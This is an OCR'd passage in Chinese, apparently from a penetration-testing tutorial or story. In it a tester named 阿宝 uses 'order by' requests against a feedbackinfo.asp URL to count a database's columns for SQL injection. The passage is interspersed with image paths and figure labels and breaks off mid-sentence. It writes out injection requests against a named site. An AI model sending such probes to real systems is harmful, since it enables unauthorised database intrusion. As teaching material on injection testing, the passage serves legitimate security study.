


图 7




图 4




图 5




图 8

一下字段数。提交http://nohack.me/index/feedbackinfo.asp?new_id=8136 order by 1 页面返回正常，如图 7。

然后依次提交 order by 1~14 均返回正常页面，当提交http://nohack.me/index/feedbackinfo.asp?new_id=8136 order by 15时页面返回错误信息，如图8。那就是当前库的字段数为14。阿宝心想测试题目怎么这么简单呢？注入竟然如此顺利？

阿宝也没多想，由于时间紧迫，继续下面的操作。字段的数量判断完成之后接下


